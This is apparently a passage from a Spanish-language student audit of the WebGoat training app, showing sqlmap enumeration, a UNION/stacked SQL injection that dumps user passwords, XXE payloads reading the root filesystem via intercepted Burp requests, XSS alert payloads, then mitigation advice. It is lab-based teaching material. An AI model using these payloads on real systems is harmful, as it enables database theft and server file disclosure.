| DOMAIN_CONSTRAINTS
| ELEMENT_TYPES
| ENABLED_ROLES
| INFORMATION_SCHEMA_CATALOG_NAME
| JARS
| JAR_JAR_USAGE
| KEY_COLUMN_USAGE
| KEY_PERIOD_USAGE
| PARAMETERS
| PERIODS
| REFERENTIAL_CONSTRAINTS
| ROLE_AUTHORIZATION_DESCRIPTORS
| ROLE_COLUMN_GRANTS
| ROLE_ROUTINE_GRANTS
| ROLE_TABLE_GRANTS
| ROLE_UDT_GRANTS
| ROLE_USAGE_GRANTS
| ROUTINES
```

```
Database: SYSTEM_LOBS
```

```
[4 tables]
```

|   |           |   |
|---|-----------|---|
| + | - - - - - | + |
|   | BLOCKS    |   |
|   | LOBS      |   |
|   | LOB_IDS   |   |
|   | PARTS     |   |
| + | - - - - - | + |

```
Database: kionis
```

```
[13 tables]
```

|   |                       |   |
|---|-----------------------|---|
| + | - - - - -             | + |
|   | ACCESS_CONTROL_USERS  |   |
|   | ACCESS_LOG            |   |
|   | CHALLENGE_USERS       |   |
|   | EMPLOYEES             |   |
|   | GRANT_RIGHTS          |   |
|   | JWT_KEYS              |   |
|   | SALARIES              |   |
|   | SERVERS               |   |
|   | SQL_CHALLENGE_USERS   |   |
|   | USER_DATA             |   |
|   | USER_DATA_TAN         |   |
|   | USER_SYSTEM_DATA      |   |
|   | flyway_schema_history |   |
| + | - - - - -             | + |

Aquí mostramos como obtuvimos la información de una tabla (pudiendo replicar la misma fórmula a todas ellas):

Comando: sqlmap -r "archivo.txt" -D container -T lesson\_tracker\_solved\_assignments

Estos valores aparecen en las imágenes anteriores, y corresponden al nombre de la base de datos y al nombre de la tabla

Desde aquí seguimos intentando indagar y recopilar información:

Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name. The table is called 'user\_data':

```
CREATE TABLE user_data (
    userid int not null,
    first_name varchar(20),
    last_name varchar(20),
    cc_number varchar(30),
    cc_type varchar(10),
    cookie varchar(20),
    login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table. The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
    user_name varchar(12),
    password varchar(16),
    cookie varchar(30));
```

**6.a)** Retrieve all data from the table  
**6.b)** When you have figured it out... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Name:  Get Account Info  
 Password:  Check Password

**Sorry the solution is not correct, please try again.**

column number mismatch detected in rows of UNION, INTERSECT, EXCEPT, or VALUES operation.  
 Your query was: `SELECT * FROM user_data WHERE last_name = 'dave' union select * from user_system_data ->`

Request to http://172.0.0.1:8080

| Method | Path                                |
|--------|-------------------------------------|
| GET    | /WebGoat/service/lessonOverview.wvc |

Raw

```
1 GET /WebGoat/service/lessonOverview.wvc HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Chromium";v="139", "Not %Brand";v="24"
4 Accept: application/json, text/javascript, */*;q=0.01
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: 0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Origin: -
11 Referrer: http://127.0.0.1:8080/WebGoat/start.wvc?username=kionis
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=HcLCPsPmR88t-BHPIP-XaL2Hfnr0hJehnMAXQbP1f
15 Connection: close
16
17
18
```

Request attributes

| Name   | Value                |
|--------|----------------------|
| Method | GET                  |
| Path   | /WebGoat/service/... |

Request query parameters

| Parameter          | Value |
|--------------------|-------|
| It's empty in here |       |

Request body parameters

| Parameter          | Value |
|--------------------|-------|
| It's empty in here |       |

Request cookies

| Name       | Value               |
|------------|---------------------|
| JSESSIONID | HT1BpJWV8BF-BHfI... |

Request headers

| Header             | Value |
|--------------------|-------|
| It's empty in here |       |

Aqui mediante este código: select\*from user\_data where last\_name='dave' union select\*from user system data; --

Obtuvimos distintos valores y gracias a ello pudimos obtener la contraseña del usuario:

The screenshot shows a browser window for the WebGoat application at the URL `127.0.0.1:8080/WebGoat/start.mvc?username=kionist#lesson/SqInjectionAdvan...`. The page displays the following information:

- (A8) Software & Data Integrity**: The table is called 'user\_data'.  
The table structure is shown in a code block:

```
CREATE TABLE user_data (userid int not null,
first_name varchar(20),
last_name varchar(20),
cc_number varchar(30),
cc_type varchar(10),
cookie varchar(20),
login_count int);
```
- (A9) Security Logging Failures**
- (A10) Server-side Request Forgery**
- Client side**
- Challenges**

Text instructions:  
Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.  
The table you want to pull data from is:  
  
`CREATE TABLE user_system_data (userid int not null primary key,
user_name varchar(12),
password varchar(10),
cookie varchar(30));`

Task list:  
**6.a)** Retrieve all data from the table  
**6.b)** When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Form fields:  
Name:   
Password:

Success message:  
You have succeeded:  
USERID, USER\_NAME, PASSWORD, COOKIE,  
101, jsnow, passwd1,,  
102, jdoe, passwd2,,  
103, jplane, passwd3,,  
104, jeff, jeff,,  
105, dave, passWOrD,,

Well done! Can you also figure out a solution, by using a UNION?  
Your query was: `SELECT * FROM user_data WHERE last_name = 'dave'; select * from user_system_data;--'`

## Configuración de seguridad incorrecta (XXE)

Detectamos que, a la hora de poner comentarios, la web es susceptible de tener inyecciones de tipo Script, aquí un ejemplo:

The screenshot shows a browser window with the URL `127.0.0.1:8080/WebGoat/start.mvc#lesson/XXE.lesson/3`. On the left, there's a sidebar with navigation links: 5) Security Misconfiguration, 5) Vuln & Outdated Components, 7) Identity & Auth Failure, 3) Software & Data Integrity, 3) Security Logging Failures, 10) Server-side Request Forgery, and a section for 'Ent side challenges'. The main content area has a heading 'Let's try' and a descriptive text: 'In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.' Below this is a photo of a cat with the caption 'John Doe uploaded a photo. 24 days ago'. The photo itself has text overlays: 'HUMAN' at the top, 'I REQUEST YOUR ASSISTANCE' at the bottom, and a small 'SILLY CAT' watermark. A comment input field contains 'hola' and a 'Submit' button. Below the input field, several comments are listed:

- kionis** 2023-12-08, 20:10:13  
yea
- webgoat** 2023-12-08, 11:31:26  
Silly cat....
- guest** 2023-12-08, 11:31:26  
I think I will use this picture in one of my projects.
- guest** 2023-12-08, 11:31:26  
Lol!! :-).

The screenshot shows the Burp Suite interface in Intercept mode. The request pane displays a POST request to http://127.0.0.1:8080. The raw content of the request is as follows:

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 59
sec-ch-ua: "Chromium";v="119", "Not ?A_Brand";v="24"
Accept: */*
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=H1cBPsPW88f-8HFIP-XaliNfnOhJehNWAXObPlfj
Connection: close
<?xml version="1.0"?><comment> <text>holá</text></comment>
```

The response pane is currently empty. The status bar at the bottom shows search and highlight counts.

En la imagen de arriba vemos como en burp proxy, no da la entrada del comentario y utilizamos script para obtener un archivo de root:

Screenshot of the OWASP ZAP proxy tool interface showing a POST request to /WebGoat/xxe/simple. The request body contains XML with a SYSTEM entity reference. A red box highlights the entity reference line.

```

1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 59
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=M1cBPsPW88f-BHFIP-XaliNfnOhJehNWAXObP1fj
19 Connection: close
20
21 <?xml version="1.0"?><!DOCTYPE another [
22   <!ENTITY fs SYSTEM "file:///">
23 ]><comment> <text>holo &fs;</text></comment>

```

Y tenemos éxito en ello

Screenshot of the WebGoat application showing a successful exploit. A black and white cat is holding a string with a note that reads "I REQUEST YOUR ASSISTANCE". Below the image is a comment section with several messages:

- kionis 2023-12-08, 20:25:19 hola \_\_cacert\_entrypoint.sh dockerenv bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
- webgoat 2023-12-08, 20:10:20 Silly cat....
- guest 2023-12-08, 20:10:20 I think I will use this picture in one of my projects.
- guest 2023-12-08, 20:10:20 Lol!! :-).

Congratulations. You have successfully completed the assignment.

En este caso también utilizamos el burp proxy para interceptar el mensaje y cambiar el tipo de aplicación ya que ahora la aplicación esta json y no en xml:

The screenshot shows two windows side-by-side. On the left is the 'XXE' challenge page from the WebGoat application. It displays a sidebar with various security categories, and the 'XXE' section is currently selected. The main content area is titled 'Modern REST framework' and discusses XML injection vulnerabilities. Below this is a user profile for 'John Doe' showing a photo of a cat and a message: 'I REQUEST YOUR ASSISTANCE'. A text input field contains the word 'holo' with a 'Submit' button next to it. Below the input field is a comment from 'webgoat' dated 2023-12-10 at 10:47:35, which reads 'Silly cat....'. On the right is the Burp Suite Community Edition interface. The 'Proxy' tab is selected, showing a captured POST request to 'http://127.0.0.1:8080/WebGoat/xxe/content-type'. The request body is a JSON object with a single key-value pair: 'text': 'holo'. An orange arrow points upwards from the 'text' field in the Burp Suite interface towards the 'holo' input field on the WebGoat page.

```

1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 135
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=kionis
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: SESSIONID=ef7ZsYILX5t8BbKwJP3s0VxSBdtNzFSwvONiAZqR
19 Connection: close
20
21 <?xml version="1.0"?>
22 <!DOCTYPE another [
23   <!ENTITY fs SYSTEM "file:///"/>
24 ]>
25 <comment>
26   <text>
27   yea
28   &fs;
29 </text>

```

Response

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Sun, 10 Dec 2023 20:13:56 GMT
5
6 {
7   "lessonCompleted":true,
8   "feedback":"Congratulations. You have successfully completed the assignment.",
9   "output":null,
10  "assignment":"ContentTypeAssignment",
11  "id":1

```

## Injection Cross Site Scripting (XSS)

Aquí detectamos que, en algunos campos, podíamos introducir código XSS para mostrar algún mensaje diferente en pantalla, esto podría hacer que al clicar un botón de nuestra web el usuario mandara los datos a un entorno externo, aquí tenemos algún ejemplo:

The assignment's goal is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

| Shopping Cart                                                  |         |          |        |
|----------------------------------------------------------------|---------|----------|--------|
| Shopping Cart Items -- To Buy Now                              | Price   | Quantity | Total  |
| Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry | 69.99   | 2        | \$0.00 |
| Dynex - Traditional Notebook Case                              | 27.99   | 2        | \$0.00 |
| Hewlett-Packard - Pavilion Notebook with Intel Centrino        | 1599.99 | 1        | \$0.00 |
| 3 - Year Performance Service Plan \$1000 and Over              | 299.99  | 3        | \$0.00 |

Enter your credit card number:

Enter your three digit access code:

Try again. We do want to see a specific JavaScript mentioned in the goal of the assignment (in case you are trying to do something fancier).  
Thank you for shopping at WebGoat.  
Your support is appreciated.

We have charged credit card:4128 3214 0002 1999  
\$2695.92

Introduciendo el script: <script>alert('dame tu dinero')</script> ya nos aparece la alerta en nuestra pantalla

## Componentes vulnerables y desactualizados

Aquí observamos como algunos componentes están desactualizados y son vulnerables, un ejemplo es este de aquí, en el que un cuadro esta con una versión desactualizada de JQUERY y el otro esta en la ultima versión lo que permite que capture el error y nos salte una alerta:

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

Below, compare the two dialogs. The first one is for jquery-ui 1.12.0. It does not defend against XSS attacks. The second one is for jquery-ui 1.12.0. It does defend against XSS attacks.

Clicking go will execute a jquery-ui close dialog:

This dialog should have exploited a known flaw in jquery-ui 1.10.4 and allowed a XSS attack to occur.

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

**jquery-ui:1.10.4**

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog:

OK<script>alert('XSS')</script>

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

**jquery-ui:1.12.0 Not Vulnerable**

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

OK<script>alert('XSS')</script>

Screenshot of the Chrome DevTools Console tab showing multiple warning messages about missing translations and two uncaught TypeError errors related to the exploit attempt.

### Fallo de identidad y autentificación

Aquí observamos como algunas de las contraseñas de los usuarios del sistema son extremadamente sencillas y fáciles de descifrar, por lo que le pongo un ejemplo de una contraseña mas segura:

How long could it take to brute force your password?

In this assignment, you have to type in a password that is strong enough (at least 4/4).

After you finish this assignment we highly recommend you try some passwords below to see why they are not good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- ffget
- poiuz
- @dmin

Ares.Robin1519!

Show password

**Submit**

You have succeeded! The password is secure enough.  
 Your Password: \*\*\*\*\*  
 Length: 15  
 Estimated guesses needed to crack your password: 12000100000000  
 Score: 4/4  
 Estimated cracking time: 38052 years 24 days 15 hours 6 minutes 40 seconds  
 Score: 4/4

Como observamos en la imagen la contraseña usada es extremadamente segura.

## POSIBLES MITIGACIONES

Para inyección de SQL:

Una posible mitigación para la inyección de SQL es capturar el texto de entrada y no fiarte nunca del usuario, en el humano esta el error, evidentemente el código con el que operan las maquinas lo hacen los humanos y si ya se equivocan los programadores, imagínense los usuarios normales, por eso es recomendable no concatenar directamente el texto introducido al código si no encapsularlo, aquí un ejemplo de cómo hacerlo:

The screenshot shows a Java code editor with the following code:

```
✓
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
PreparedStatement ps = conn.prepareStatement(query) ("SELECT status FROM users WHERE name=? AND mail=?");
ps.setString(1, userName);
ps.setString(2, userEmail);
Submit
Congratulations. You have successfully completed the assignment.
```

The code uses prepared statements to prevent SQL injection by using question marks as placeholders for user input and setting the values using `setString` methods.

En este caso utilizamos una técnica que se llama “uso de consultas preparadas” en la cual utilizamos marcadores de posición para evitar que el texto introducido por el usuario se concatene directamente en el código.

Esta no es la única hay más:

- **Uso de procedimientos almacenados:** Los procedimientos almacenados también pueden proporcionar protección contra la inyección de SQL, ya que pueden requerir que los datos de entrada se pasen como parámetros.
- **Validación de entrada:** Validar y/o sanitizar la entrada del usuario puede ayudar a prevenir la inyección de SQL. Esto puede incluir la comprobación de que los datos de entrada son del tipo, longitud y formato correctos.
- **Limitación de privilegios:** Limitar los privilegios de la cuenta de la base de datos utilizada por la aplicación web puede ayudar a minimizar el daño que puede hacer un atacante. Por ejemplo, si una aplicación sólo necesita realizar consultas SELECT en una base de datos, entonces la cuenta de la base de datos no debería tener permisos para realizar operaciones INSERT, UPDATE o DELETE.
- **Uso de un WAF (Web Application Firewall):** Un WAF puede ayudar a detectar y bloquear las inyecciones de SQL antes de que lleguen a la aplicación.
- **Escapar caracteres especiales:** Los caracteres especiales que tienen significado en SQL deben ser escapados antes de ser incluidos en una consulta.

## Para inyecciones Cross Site Scripting (XSS)

- **Codificación de salida:** Esta es la estrategia más importante para prevenir el XSS. Consiste en asegurarse de que todos los datos de salida estén codificados correctamente antes de ser enviados al navegador. Por ejemplo, los caracteres como <, >, &, " y ' deben ser reemplazados por sus equivalentes codificados en HTML.

```
var output = encodeURI(userInput);  
aquí utilizamos la función encodeUri
```

- **Validación de entrada:** Asegúrate de que todos los datos de entrada sean del tipo, longitud y formato esperados. Sin embargo, hay que tener en cuenta que la validación de entrada por sí sola no es suficiente para prevenir el XSS.

```
if (/^a-zA-Z0-9]+$/test(userInput))  
{  
    // La entrada es válida...  
} else {  
    // La entrada no es válida...  
}
```

- **Uso de políticas de seguridad de contenido (CSP):** Las CSP son una forma efectiva de prevenir el XSS. Permiten a los sitios web controlar qué recursos se pueden cargar y ejecutar, lo que puede ayudar a prevenir la ejecución de scripts maliciosos.
- **Uso de cookies seguras:** Configura las cookies con la bandera HttpOnly para prevenir que los scripts en el lado del cliente accedan a ellas. Esto puede ayudar a prevenir el robo de cookies a través de ataques XSS.
- **Escapar datos no confiables:** Los datos no confiables deben ser escapados antes de ser incluidos en el HTML. Esto puede ayudar a prevenir la inyección de scripts maliciosos.
- **Uso de listas de permitidos en lugar de listas de prohibidos:** En lugar de intentar filtrar los datos de entrada para eliminar los elementos potencialmente dañinos (una lista de prohibidos), es mejor permitir sólo los elementos conocidos como seguros (una lista de permitidos).

## Para configuraciones de seguridad incorrectas

- **Procesos de instalación segura:** Se podrían usar herramientas de automatización como Ansible, Chef, Puppet o Terraform para automatizar el proceso de endurecimiento y asegurar de que cada nuevo entorno se configure de manera segura.
- **Minimizar la plataforma:** Desinstalar cualquier software, servicio o componente innecesario de los servidores. Cada pieza adicional de software aumenta la superficie de ataque potencial.
- **Revisión y actualización de configuraciones:** Mantener los sistemas actualizados con las últimas actualizaciones de seguridad. Utilizar herramientas de gestión de parches para automatizar este proceso.

- **Arquitectura de aplicación segmentada:** Utilizar técnicas como la contenerización (por ejemplo, Docker) y la segmentación de la red para aislar diferentes partes de la aplicación.
- **Envío de directivas de seguridad a los clientes:** Configurar el servidor web para enviar encabezados de seguridad HTTP, como Strict-Transport-Security, Content-Security-Policy, X-Content-Type-Options, X-Frame-Options y X-XSS-Protection.
- **Proceso automatizado para verificar la efectividad de las configuraciones y ajustes en todos los entornos:** Utilizar herramientas de escaneo de seguridad automatizadas y realizar auditorías de seguridad como esta de forma regular para verificar que las configuraciones de seguridad sean efectivas.

Para vulnerabilidades y desactualización de componentes

- **Actualizaciones regulares:** Mantener todos los sistemas, software y componentes actualizados.
- **Uso de software soportado:** Evitar el uso de software obsoleto o que haya llegado al final de su vida útil (EOL).
- **Revisión de dependencias:** Revisar regularmente las dependencias de los proyectos para asegurarse de que no se está utilizando ninguna biblioteca con vulnerabilidades conocidas.
- **Pruebas de seguridad:** Realizar pruebas de seguridad regulares, como escaneos de vulnerabilidades y pruebas de penetración, para identificar y corregir las vulnerabilidades.
- **Minimizar la superficie de ataque:** Sólo instalar los componentes necesarios para la aplicación. Cada componente adicional puede aumentar la superficie de ataque.
- **Segregación de redes y sistemas:** Segregar las redes y sistemas para limitar el impacto de una vulnerabilidad. Si un sistema se ve comprometido, la segregación puede evitar que el atacante se mueva lateralmente a través de tu red.
- **Principio de mínimo privilegio:** Otorgar a los usuarios y aplicaciones sólo los privilegios que necesitan para realizar sus tareas. Esto puede limitar el impacto de una vulnerabilidad.
- **Hardening de sistemas:** Reforzar los sistemas para reducir su vulnerabilidad. Esto puede incluir la desactivación de servicios innecesarios, la configuración de firewalls y la implementación de configuraciones de seguridad recomendadas.

## Para fallos de identidad y autenticación

- **Autenticación Multi-Factor:** Se debe implementar la autenticación multi-factor para prevenir ataques automatizados de reutilización de credenciales conocidas, fuerza bruta y reúso de credenciales robadas.
- **Evitar Credenciales por Defecto:** No se deben incluir o implementar en el software credenciales por defecto, particularmente para usuarios administradores.
- **Control Contra Contraseñas Débiles:** Se debe implementar un control contra contraseñas débiles, tal como verificar que una nueva contraseña o la utilizada en el cambio de contraseña no esté incluida en la lista de las 10,000 peores contraseñas.
- **Políticas de Contraseñas Modernas:** Se deben alinear las políticas de largo, complejidad y rotación de las contraseñas con las pautas de la sección 5.1.1 para Secretos Memorizados de la guía del NIST 800-63b u otras políticas de contraseñas modernas, basadas en evidencias.
- **Mensajes Genéricos:** Se debe asegurar que el registro, la recuperación de las credenciales y el uso de APIs, no permitan los ataques de enumeración de usuarios, mediante la utilización de los mismos mensajes genéricos en todas las salidas.
- **Tiempo de Espera entre Intentos Fallidos de Inicio de Sesión:** Se debe limitar o incrementar el tiempo de espera entre intentos fallidos de inicio de sesión, pero con cuidado de no crear un escenario de denegación de servicio.
- **Registro de Fallos:** Se deben registrar todos los fallos y avisar a los administradores cuando se detecten ataques de rellenos automatizados de credenciales, fuerza bruta u otros.